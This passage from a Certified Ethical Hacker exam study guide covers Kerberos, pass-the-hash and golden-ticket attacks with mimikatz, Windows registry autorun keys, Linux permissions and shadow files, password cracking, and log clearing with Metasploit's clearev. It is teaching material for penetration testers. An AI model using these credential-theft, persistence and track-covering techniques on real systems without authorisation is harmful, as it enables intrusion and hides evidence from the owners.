


Figure 5-2 Kerberos in action

You'll note that, once again, the password itself is never sent. Instead, a hash value of the password, encrypted with a secret key known only by both parties and good only for that session, is all that's sent. This doesn't mean the password is unbreakable; it just means it's going to take a lot of time and effort. Tools like KerbSniff and KerbCrack used to be options, but have been largely deprecated in use for the past few years. Most password attacks involving these hashes (obtained in a variety of means) are now performed offline, using a GPU and other tools.



NOTE I feel compelled—not only because of my tech editor's endless hounding on the subject but also because of my own itchy security conscience—to point out here, one more time, that *password length* should be your primary concern in securing your systems. The length of a password is mathematically more important than the complexity of a password. Don't fall victim to the fallacy that what is difficult to remember is what must be difficult

to guess; complexity requirements *are not* a replacement for length. Math does not lie:

Thisismypassphraseyouwhiner is enormously more secure than *rdg#23U~!k*.

Willy Wonka's Hack

SAM files are great and all, and if you crack those hashes before they change the password, access to the local machine will certainly get you a launching pad for all sorts of other attacks—not to mention anything stored locally. But what if you thought bigger? Suppose, for example, I were to tell you about a ticket you could create—a ticket that would grant you not only local access, but *domain-level access* for as long as you want as well.

The “golden ticket” is just that—a key to the kingdom. The idea is an attacker creates his own Kerberos TGT that is presented to the TGS and, voilà, domain access. If done right, the ticket grants domain admin rights for...well, for as long as you want. How does one accomplish this grand feat? By gathering a little information and using a few cool tools.

It turns out that although Windows doesn't store the actual password anywhere on its system and tries really hard to restrict access to the local store of the hashes (SAM file), it does store those hashes in memory while the user is logged on. This makes sense when you think about it, because otherwise the user would have to log in every time he or she accessed anything. The hashes are loaded into the Local Security Authority Subsystem (Lsass), which runs as an executable (%SystemRoot%\System32\Lsass.exe) and is responsible for a variety of tasks, including user authentication. At any rate, those hashes are stored in a method that allows them to be stolen (and reversed if you really want the password itself).

Armed with this knowledge, you can pull off a pass-the-hash attack. There's a lot of background technobabble involved, but in short the attacker never bothers cracking a password—he just steals the hash and sends it instead. First up, you need to steal hashes from users already connected to your target server. Next, using specific tools, you basically copy and paste one of the hashes (preferably a hash from a user with administrative privileges) in your local Lsass. Bingo! Afterward, Windows will happily begin providing the new credentials you've stolen whenever you access the target. And best of all, you never have to provide *or even know* the password.

The de facto standard tool for pulling off this kind of attack is called mimikatz (<https://github.com/gentilkiwi/mimikatz>). Mimikatz allows you to extract passwords in plain text, stealing hashes, PIN code, and Kerberos tickets from memory, and can also perform pass-the-hash, pass-the-ticket or build Golden tickets. Metasploit has even included mimikatz as a meterpreter script, which allows easy access to all features without uploading any additional files to the target host.

As for the golden ticket itself, the idea is astounding and, with a little bit of luck, relatively easy to pull off. Assuming you have some sort of foothold in the target domain (owning a single system, and so on), you need to obtain the domain name, a domain admin name, the domain SID, and the Kerberos TGT hash from the domain controller. Using mimikatz (the example I saw also made use of *Cobalt Strike* as well), these can be added together with the `golden_ticket_create` command and—boom—your access is guaranteed. Even if the security team changes all passwords and reboots all systems, you can again use mimikatz's `kerberos_ticket_use` command to elevate immediately to domain admin.

Sure, it's a little more involved than opening a Wonka bar and battling Veruca Salt and Augustus Gloop, but it's ever so much sweeter.

One more quick note here: The plain-text dump of passwords doesn't really work often anymore in Windows 10 or Windows Server 16 and later. Mainly, the specific authentication mechanism that did this is disabled by default, and requires some unique effort to turn on again. For details on this technique and some other great techniques that you can use to get passwords out of Windows, check out <http://woshub.com/how-to-get-plain-text-passwords-of-windows-users/>.

The Registry

The Windows *registry* is a collection of all the settings and configurations that make the system run. Hierarchical in nature, this database of configuration databases (as stated in more than a few Microsoft definitions of the registry) stores a variety of configuration settings and options. In it, you can find settings for low-level operating system components, applications running on the machine, drivers, the SAM file, and the user interface.

Two basic elements make up a registry setting: keys and values. A *key* can be thought of as a location pointer (much like a folder in the regular file structure), and the *value* of that key defines the setting. Keys are arranged in a hierarchy, with root keys at the top, leading downward to more specific settings. The root-level keys in the registry are as follows:

- **HKEY_LOCAL_MACHINE (HKLM)** Contains information on hardware (processor type, bus architecture, video, disk I/O, and so on) and software (operating system, drivers, services, security, and installed applications).
- **HKEY_CLASSES_ROOT (HKCR)** Contains information on file associations and Object Linking and Embedding (OLE) classes.

- **HKEY_CURRENT_USER (HKCU)** Contains profile information for the user currently logged on. Information includes user-level preferences for the OS and applications.
- **HKEY_USERS (HKU)** Contains specific user configuration information for all currently active users on the computer.
- **HKEY_CURRENT_CONFIG (HKCC)** Contains a pointer to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\CurrentControlSet\Hardware Profiles\Current, designed to make accessing and editing this profile information easier.

There are a dozen or so values that can be placed in a given key location. These values can be a character string (REG_SZ), an “expandable” string value (REG_EXPAND_SZ), a binary value (REG_BINARY), or a host of other entries. Remaining entries of note to you include the DWORD value (REG_DWORD—a 32-bit unsigned integer), the link value (REG_LINK—a symbolic link to another key), and the multisize value (REG_MULTI_SZ—a multistring value). For example, you can navigate to HKCU\Software\Microsoft\Notepad and look at the `lfFaceName` value to see the default font type displayed in Notepad. Change the REG_SZ entry to the font name of your choice (TIMES NEW ROMAN, ARIAL, and so on), and Notepad will happily oblige the next time it opens. And if you’re annoyed by the consistent Windows Update pop-ups, screens, and slowdowns, navigate to HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\ and check out all you can adjust there.



NOTE Strangely enough, the term *registry hacking* doesn’t engender visions of security breaks in the minds of most folks. Rather, people think of registry hacking as simply cool things you can do with your computer to make it run faster, look nerdier, or do weird stuff for fun and

amusement. Run a browser search for “Windows Registry hacks” and you’ll see what I mean. Have fun, but be careful—the registry can bite.

Of course, these examples are just for fun, but obviously you can see how knowledge of the registry and its use can help you out greatly in your pen test job. If you can get access to the registry, you can set up all kinds of mischief on the device. Some of these keys even set up applications and services to run at startup or to keep trying to start if the pesky user (or his security tools) gets in the way. Some of the keys of great importance to you in particular (for your exam and your job) include the following:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run



NOTE Did you know Windows records the most recent commands executed by the current user in the registry (HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU)? The HKEY\USERSID\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDoc entries can show you the most recently accessed files. And how about which systems the user has been talking to lately? Just check out HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComputerDescriptions. There are bunches more of

these little tidbits in the registry—do some searching and see what you can find.

Lastly, accessing and editing the registry is fairly simple (provided you have the right permission and access) with a variety of tools and methods. There is always the built-in command-line favorite `reg.exe`, which can be used for viewing and editing. If you're not seeking to impress someone with your command-line brilliance or, like me, you just prefer the ease of a GUI, you can stick with the `regedit.exe` or `regedt32.exe` application built into every Windows system. Both open the registry in an easy-to-view folder layout, but `regedt32` is the preferred editor by Microsoft.

The MMC

Windows, by its nature, is an easy-to-use, intuitive (except maybe for Windows 8) operating system allowing most users to just sit down and go to work. Occasionally, though, there are a few tasks that administrative folks need to look at and take care of—especially in an enterprise environment. Sure, there are GUI-based options for their use, but there are actually command-line ones as well. This is not an MCSE book, nor is it intended to cover every single aspect of Windows administrative tasks, so we're only going to hit a couple of those areas to give you a basic understanding of what you'll need for your exam.

First on the list of new items to cover is the concept of Microsoft Management Consoles (MMCs). MMCs have been around for a long while in Microsoft Windows and are basically small GUI containers for specific tools. Each MMC holds an administrative tool for a given task, added in the console as a “snap-in,” and is named for that task. For example, there is an MMC named Group Policy Editor that, amazingly enough, allows an admin to edit the group policy. Other MMCs include Computer Management, Event Viewer, and Services, along with many more.



EXAM TIP There is so much more in Windows architecture for you to explore than can be put in any single book. For example, were you aware of the route commands in Windows? Standard users normally rely on external gateways to route stuff around, but you can direct Windows to route traffic at the box itself. Typing **route print** will show your local route table. Typing **route ADD *destination_network MASK subnet_mask gateway_ip metric_cost*** allows you to add an entry to the route table and exert control over data routing locally.

Spectre and Meltdown

One final note in this section on attacking a system deals with a couple of items you will definitely see on your exam. Vulnerabilities and attacks are so commonplace, most of them simply come and go with nothing more than an assigned CVE number or a brief mention during the weekly security briefing. But every so often something comes along that is so far reaching, that causes so much havoc, it not only gets its own name, but an icon. In June 2017, Google researchers advised Intel of a significant vulnerability in most, if not all, of its processors. As it turned out, the flaw wasn't only in Intel processors—Apple, AMD, ARM, Samsung, and Qualcomm all were affected—but it was *much* more than just a common concern.

Intel (and other) manufacturers have relentlessly pursued means and methods to improve optimization and performance, and one trek taken was with something called “speculative processing.” And it’s exactly what it sounds like—the processor predicts (guesses) what the next execution will be in order to speed everything up. For example, if an application includes multiple conditional statements, the processor will start executing and concluding *all* possible outputs *before* the app asks for them.

So how does this help an attacker? Well, Google researchers figured out you can force the processor to speculatively execute a read *before* bounds checking is performed, which allows reading of out-of-bound memory locations and can force the processor to go to places it wasn't supposed to. For example, a bad guy could request access to a memory location not allowed while simultaneously sending requests to conditionally read an allowed memory location. The processor will use speculative execution *before* executing the request, so while it will note the first request is not allowed or is invalid, speculative execution will have run it anyway and the results from *both* will remain in cache memory (Spectre). Attackers could also use this to force an unprivileged process to read adjacent memory locations, revealing all sorts of critical, sensitive information (Meltdown).

Spectre and Meltdown both took advantage of speculative processing (in slightly different ways), and while you needed some level of access already in place to take advantage of it, the pure numbers of affected, vulnerable systems made these attacks extremely concerning and kept a lot of security folks awake for many a night. Malware systems did not, and still don't, do a good job of alerting on the attacks, and even if you do fall victim to one, there's almost no evidence it even occurred. Patches, updates, and fix actions do exist (EC-Council directly points out activities like patching, continuous monitoring, data loss prevention measures, and blocking unnecessary services as mitigation efforts), and there are tools available specifically for detecting these in your environment, but as we've seen with other exploits, that doesn't necessarily mean all systems in your environment are protected.

Linux Security Architecture

Although the great majority of machines you'll see on your pen tests (and covered on your exam) are Windows boxes, Linux comes in more flavors than your local ice cream shop can come up with and is largely available for free, so you'll see it pop up all over the place.

Additionally, administrators seem to put a larger and larger percentage of their *really* important information and services on Linux servers, so if you see one, it's probably a gold mine. When it comes to your exam, you won't see many Linux questions at all—ECC seems much more “Windows focused” of late. Additionally, you won't necessarily see questions specifically addressing Linux architecture; however, if you are familiar with Linux architecture, it will help out greatly in figuring out what some questions are actually looking for.

Any discussion on an OS has to start with the basics, and you can't get more basic than the file system. The Linux file system isn't that far removed from the NTFS layout you're already familiar with in Windows—it's just a little different. Linux starts with a root directory just as Windows does. The Windows root is (usually) C:\. The Linux root is just a slash (/). It also has folders holding specific information for specific purposes, just like Windows. The basic file structure for Linux is shown in [Figure 5-3](#).




Figure 5-3 Linux file structure



NOTE Your nerd factoid for today comes courtesy of our tech editor. Do you know the origins of the Windows standard root designator? Originally drives were numbered, and then swapped to letters when Microsoft got involved. Because most early systems had no internal drive, they booted from the first floppy drive (A:) and used a secondary drive (B:) for other things. When the hard drive became cost efficient enough to put into

systems, it largely eliminated, over time, the need for the floppy drives. But the designator stuck, and C:\ still is the default. Additionally, to this day Windows still limits you to 26 drives (a—z) and refuses to boot a hard drive mounted to a: or b:.

Here's a list of the important folders you'll need to know:

- **/** A forward slash represents the root directory.
- **/bin** The bin directory holds numerous basic Linux commands (a lot like the C:\Windows\System32 folder in Windows).
- **/dev** This folder contains the pointer locations to the various storage and input/output systems you will need to mount if you want to use them, such as optical drives and additional hard drives or partitions. Note that *everything* in Linux is a file.
- **/etc** The etc folder contains all the administration files and passwords. Both the password and shadow files are found here.
- **/home** This folder holds the user home directories.
- **/mnt** This folder holds the access locations you've actually mounted.
- **/sbin** Another folder of great importance, the system binaries folder holds more administrative commands and is the repository for most of the system/background routines Linux runs (known as *daemons*).
- **/usr** Amazingly enough, the usr folder holds almost all of the information, commands, and files unique to the users.

When you log into the command line in a Linux environment, you start in your assigned directory and can move around simply by using the `cd` (change directory) command. You'll need to, of course, define the path you want to use, so it's important to know where you are. Many terminal sessions display the path just to the left; however, if you're unsure, type **pwd** to see where you are and

navigate from there. You can find other basic Linux commands of note in [Table 5-1](#).

Command	Description
adduser	Adds a user to the system.
cat	Displays the contents of a file.
cp	Copies.
ifconfig	Much like ipconfig in Windows, displays network configuration information about your NIC.
kill	Kills a running process. (You must specify the process ID number.)
ls	Displays the contents of a folder. The -l option provides the most information about the folder contents.
man	Displays the “manual” page for a command (much like a help file).
passwd	Enables you to change your password.
ps	Process status command. The -ef option shows all processes running on the system.
rm	Removes files. The command rm -r also recursively removes all directories and subdirectories on the path and provides no warning when deleting a write-protected file.
su	Allows you to perform functions as another user. The sudo command version allows you to run programs with “super user” (root) privileges.

Table 5-1 Linux Commands



EXAM TIP Adding an ampersand (&) after a process name indicates that the process should run in the background. If you want the process to remain after user logout (that is, stay persistent), use the **nohup** command.

Security on Linux files and folders is managed through your user account, your user’s group membership, and three security options that can be assigned to each for any resource: read, write, and execute. These security rights can be assigned only by the owner of the object. Typing the command **ls -l** displays the current security

settings for the contents of the directory you're in, which appears like this:

```
drwxr-xr-x   2  user1    users  33654  Feb 18  10:23  direc1
-rw-r--r--   1  user1    users   4108  Feb 17   09:14  file1
```

The first column displays what the object is (the letter *d* indicates a folder, and blank indicates a file) along with the assigned permissions, which are listed as `rw-rw-rw-`. The read, write, and execute options are displayed for user, group, and all others, respectively. For example, the file named `file1` has read and write assigned for the user, read-only for the group, and read-only for all others. The owner of the resources is also listed (`user1`) along with the assigned group (`users`).



NOTE While we're romping through commands and permissions, did you know there is a subtle but very important distinction between the `adduser` and `useradd` commands in Linux? Check out this link for more details: <https://www.differencebetween.com/difference-between-adduser-and-vs-useradd/>.

These permissions are assigned via the `chmod` command and the use of the binary equivalent for each `rwx` group: read is equivalent to 4, write is 2, and execute is 1. For example, the following command would set the permissions for `file1` to `r--rw-r--`:

```
chmod 464 file1
```

Giving all permissions to everyone would look like this:

```
chmod 777 file1
```

Obviously, knowing how to change permissions on a file or folder is an important little nugget for an ethical hacker.

Another important Linux fundamental deals with users, groups, and the management of each. Just as Windows has accounts created for specific purposes and with specific rights, Linux has built-in accounts for the management of the system. The most important of these user accounts is called *root* and is the administrative control of the system. All users and groups are organized via a unique user ID (UID) and a group ID (GID). Information for both can be found within the `/etc/passwd` file. Running a **cat** command on the file displays lines that look like this:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
- ***** removed to save space *****
matt:x:500:500:Matt:/home/mat:/bin/csh
user2:x:501:501:User2:/home/us1:/bin/pop
```

Among other items in the file, you'll find the users are listed. Root—the administrative “god” account of the system and the one you're trying to get to—is listed first, with its UID and GID set to 0. User *matt* is the first user created on this system (UID and GID are set to 500), and *user2* is the second (UID and GID set to 501). Immediately following the user name is the password. Notice, in this case, the password is listed simply as *x*, indicating the use of something called the *shadow file*.

Passwords in Linux can be stored in one of two places. The first you've already met—the `passwd` file. If this is your chosen password storage location, all passwords are displayed as a hash—an easily accessible, crackable hash—to anyone who has read privileges to the file. If you choose to use the shadow file, however, the passwords are stored and displayed encrypted (that is, hashed and salted). Lastly, and of special note to you, a budding ethical hacker, the shadow file is accessible only by root.



NOTE Finding a nonshadowed system in the real world is just about impossible. The passwd file and the shadow file are covered here for purely academic purposes (in other words, you may see them on the test) and not because you'll get lucky out on the job. For the most part, every "nix" system you run into will be shadowed—just so you're aware.

Just as with Windows, pulling the passwords offline and working on them with a cracker is your best bet for system "owning." John the Ripper (colloquially called "John") is one tool that works wonderfully well on Linux shadow files. The passwords contained within are actually hashes that, usually, have a salt assigned (also covered earlier). John runs through brute-force hashing and tackles the salts for you. But fair warning—you'll be in for a wait. With salting, complexity, and sufficient length, John could be banging away at it for, literally, *years*. John will get there eventually; it just will take a long while. One final note: Weirdly enough, John barely gets a passing notice in the official CEH courseware. You'll need to know it, of course, but chances are better than not you won't even be asked about it.



NOTE More than a few Linux distributions (aka "distros") are made explicitly for hacking. These distros normally have many hacking tools, such as John and Metasploit versions, built in. Parrot OS and Kali Linux are just a couple of examples.

This section wasn't about making you a Linux expert; it was aimed at introducing you to the bare-bones basics you'll need to be successful on the exam, as well as for entering the career field. As

with everything else we've discussed thus far, practicing with a live system is your best option. Download a few distributions and practice—you won't regret it.

Methodology

I know, I get it, so stop yelling at the book—you're sick of methodologies, lists, and steps. Trust me, I'm sick of writing about them. However, they are essential to your exam and, yes, to your future job as an ethical hacker. You wouldn't get on a plane if you saw the mechanics and pilots just toss away their preflight checklist, would you? Just as that checklist ensures problems are noted and taken care of before you're 30,000 feet in the air, all these ridiculous-sounding steps and phases ensure our hacking flight goes off without a hitch and makes sure we cover everything that needs to be looked at. You may not like them, but if you're concerned about giving your customer—you know, the one paying you to pen test their organization and the one putting their full faith and trust in you—what they need out of a pen test, you'd better get familiar with using them. ECC's "System Hacking Goals" include Gaining Access, Escalating Privileges, Executing Applications, Hiding Files, and Covering Tracks. While most questions on these steps are pretty straightforward, just commit the list to memory and use best judgment on anything truly weird.



EXAM TIP Another term you'll see bandied about, both here on your exam and in the real world, is the concept of *pivoting*. The idea is fairly simple: find a way to gain access and privilege escalation/control over an internal box, then use *that* box to launch attack and control efforts inside/behind the firewall. You know, pivot off it.

Remember the ethical hacking phases described in [Chapter 1](#)? I've already walked you through the first phase (reconnaissance, aka footprinting) and spent a lot of time in the next (scanning and enumeration), so now it's time to get into the meat of the list. Gaining access is the next phase in the methodology and the next warm bath of terminology and memorization we're slipping into. Maintaining access and covering tracks are the remaining steps, which we'll get to in this chapter and throughout the remainder of the book. If you were to examine these remaining phases, EC-Council has broken them down even further for your amusement, enjoyment, and edification.



NOTE In case you haven't noticed, and that would be hard given I've said it roughly a million times already, reality and what's tested on the CEH exam oftentimes don't match up. Amazingly enough, people who are new to the career field tend to do better on the exam than those who have been in it for several years. That's probably because the grizzled veterans keep trying to introduce the real world into the equation, whereas entry-level folks just memorize this information and move on. A *system attack* brings a whole host of possibilities to mind for someone actually doing this job, and reducing it to password attacks and privilege escalation just doesn't seem to make sense. If you're going to pass this exam, however, you'll need to just accept some things as they are, so study and memorize accordingly.

In the gaining access phase, we're supposed to take all that ammunition we gathered in the previous steps and start blasting the target. In EC-Council's view of the world, that means cracking passwords and escalating privileges. Sure, there are tons of other attacks that can and should be hurled at a machine (many of which

we'll cover later in this book), but in this particular phase, CEH concentrates on getting those pesky passwords figured out and escalating privilege once you do. So, don't freak out if you're flipping through this chapter thinking I'm ignoring all other access attacks; I'm just following EC-Council's structure and view of the hacking world to help you in your study.

After privilege escalation, you leave the gaining access phase and move into maintaining access. Here, the objective is to set up some things to ensure you can come back to this target and play around later, and in ECC's way of thinking that means executing applications and hiding files. The idea is to execute a few applications that provide long-term access (which of course bleeds you right into the maintaining access phase). Of course, doing all this leaves a horrible mess laying around for anyone paying attention to notice and use to catch you in the act. This then leads you nicely into the last phase—covering tracks.

This covering tracks phase is exactly what it sounds like: we've busted in, gotten control, and set up a way back in for later access, but now it's time to clean up the mess so the owner doesn't notice anything amiss. If we were breaking into a bank or a business, we'd probably sweep up all the glass (if we broke anything) and wipe down fingerprints from anything we touched. System hacking is no different. Cleaning up and wiping down simply means we take care of log files on the machine and do our best to cover our tracks.



EXAM TIP A couple of random track-covering/hiding notes for your amusement and study include clearing logs from the meterpreter (launch a meterpreter shell in Metasploit, type **clearev** on the command line, and logs of target start wiping), clear the Most Recently Used (MRU) list in Windows (you can use registry key `HKEY_LOCAL_MACHINE\SOFTWARE\MICROFOT\WINDOWS\CURRENTVERSION\EXPLORER` for recent docs, and go

through personalization settings to clear elsewhere), and appending a dot (.) in front of files in Unix to hide them.

So, there you have it, wrapped up in a neat little bundle and illustrated (hopefully clearly) in [Figure 5-4](#). I know some of you are scratching your heads trying to figure out why I added hiding files to the maintaining access phase, when it seems to any rational person to belong in the covering tracks phase, but I have good reason for doing so: that's how it's covered in the official courseware and class. So don't blame me. And once we know what we're supposed to do, we're ready to dive into how to do it. But first, we still have a little background knowledge to cover: one, because it's testable, and two, because you *really* need to know this before moving forward.




Figure 5-4 System attack phases

Dreams: The Parrot OS Story

Did anyone ever ask you when you were very young, "What do you want to be when you grow up?" If you're anything like me,

you heard that a lot and your current position isn't exactly what you had in mind when you were seven. Like many other kids, I had dreams of flying planes, joining the police, putting out fires, and jumping out of helicopters. Unlike most kids my age, I also wanted to be Governor of the great State of Alabama (one trip to the State capital to see that dome and walk through the congressional seating arena was enough for me). And, unlike most other kids, Lorenzo Faletra had different ideas.

From the small town of Palinuro, Italy, Lorenzo was fascinated with computer systems and how they communicated. By the age of 14 he had already grabbed his copy of Backtrack and learned the ins and outs—by his own admission at a “script kiddie” level at least—of the distro, playing around to customize the environment. One thing that did bug him, though, was the waste of time reconfiguring the environment every time he changed systems. Which gave him an idea: “Hey, why not make my own Linux distro?”

Flash forward to 2021, and Parrot OS (<https://www.parrotsec.org/>) is one of the fastest growing, best reviewed security distributions worldwide. And, if you didn't know already, it is the preferred security distribution used by EC-Council for the CEH exam. From the project website:

Parrot is a worldwide community of developers and security specialists that work together to build a shared framework of tools to make their job easier, standardized and more reliable and secure. Parrot OS...is a GNU/Linux distribution based on Debian and designed with Security and Privacy in mind. It includes a full portable laboratory for all kinds of cyber security operations, from pentesting to digital forensics and reverse engineering, but it also includes everything needed to develop your own software or keep your data secure.

As with other Linux distros, Parrot is free to download, install, and play with, and was designed to be so. Again from the project website, "Feel free to get the system, share with anyone, read the source code and change it as you want! This system is made to respect your freedom, and it ever will be." Parrot includes a full suite of tools you'd want for most pen test scenarios, is ridiculously easy to use, and is laid out nicely, with a very intuitive, easy-to-use GUI. And, as an added bonus, Parrot was designed with resource usage in mind: "the system has proven to be extremely lightweight and run surprisingly fast even on very old hardware or with very limited resources."

And the Parrot project isn't done—they're just getting started. The following is an excerpt from an interview with Lorenzo in October 2020

(<https://thesecuritynoob.com/interviews/about-parrot-os-and-interview-with-its-founder-lorenzo-palinuro-faletta/>):

GNU/Linux distributions flooded with old Pentest tools are something of the past; they are still useful tools, but I don't see them as the main characters of the arsenal of the future Pentester (long-term wise), so my plan now is to find a way to blend the project in the proper direction and follow the trend (or maybe create it?). What I would like to avoid is to be blind to the new trends and find myself obsolete in [a] few years without even noticing. At the very moment I'm working hard on sandboxing and containerization technologies, and we are experimenting with [D]ocker, [F]irejail and other tools to find a way to combine them in our distro to ship the level of security and flexibility that we expect will be the main driver of the future of our sector.

So does this mean Parrot will simply overtake other distros, including the ubiquitous and extremely well-known Kali? It's obviously way too early to tell and, thankfully, probably not ever truly going to be the case for *any* single distro. I believe

the true impact of players like Parrot on the security scene will be to encourage and spur new development in the security sector, making life better for all of us. And in the meantime, Parrot provides another solid player in the pen test and security distribution world for everyone—especially CEH candidates—to know and love.

For your humble author's opinion, I can personally recommend you download, install, and play with this distro. It, thus far, lives up to everything I've seen written about it, and I'm looking forward to seeing it grow and expand in the future. At least, that's the dream...

Hacking Steps

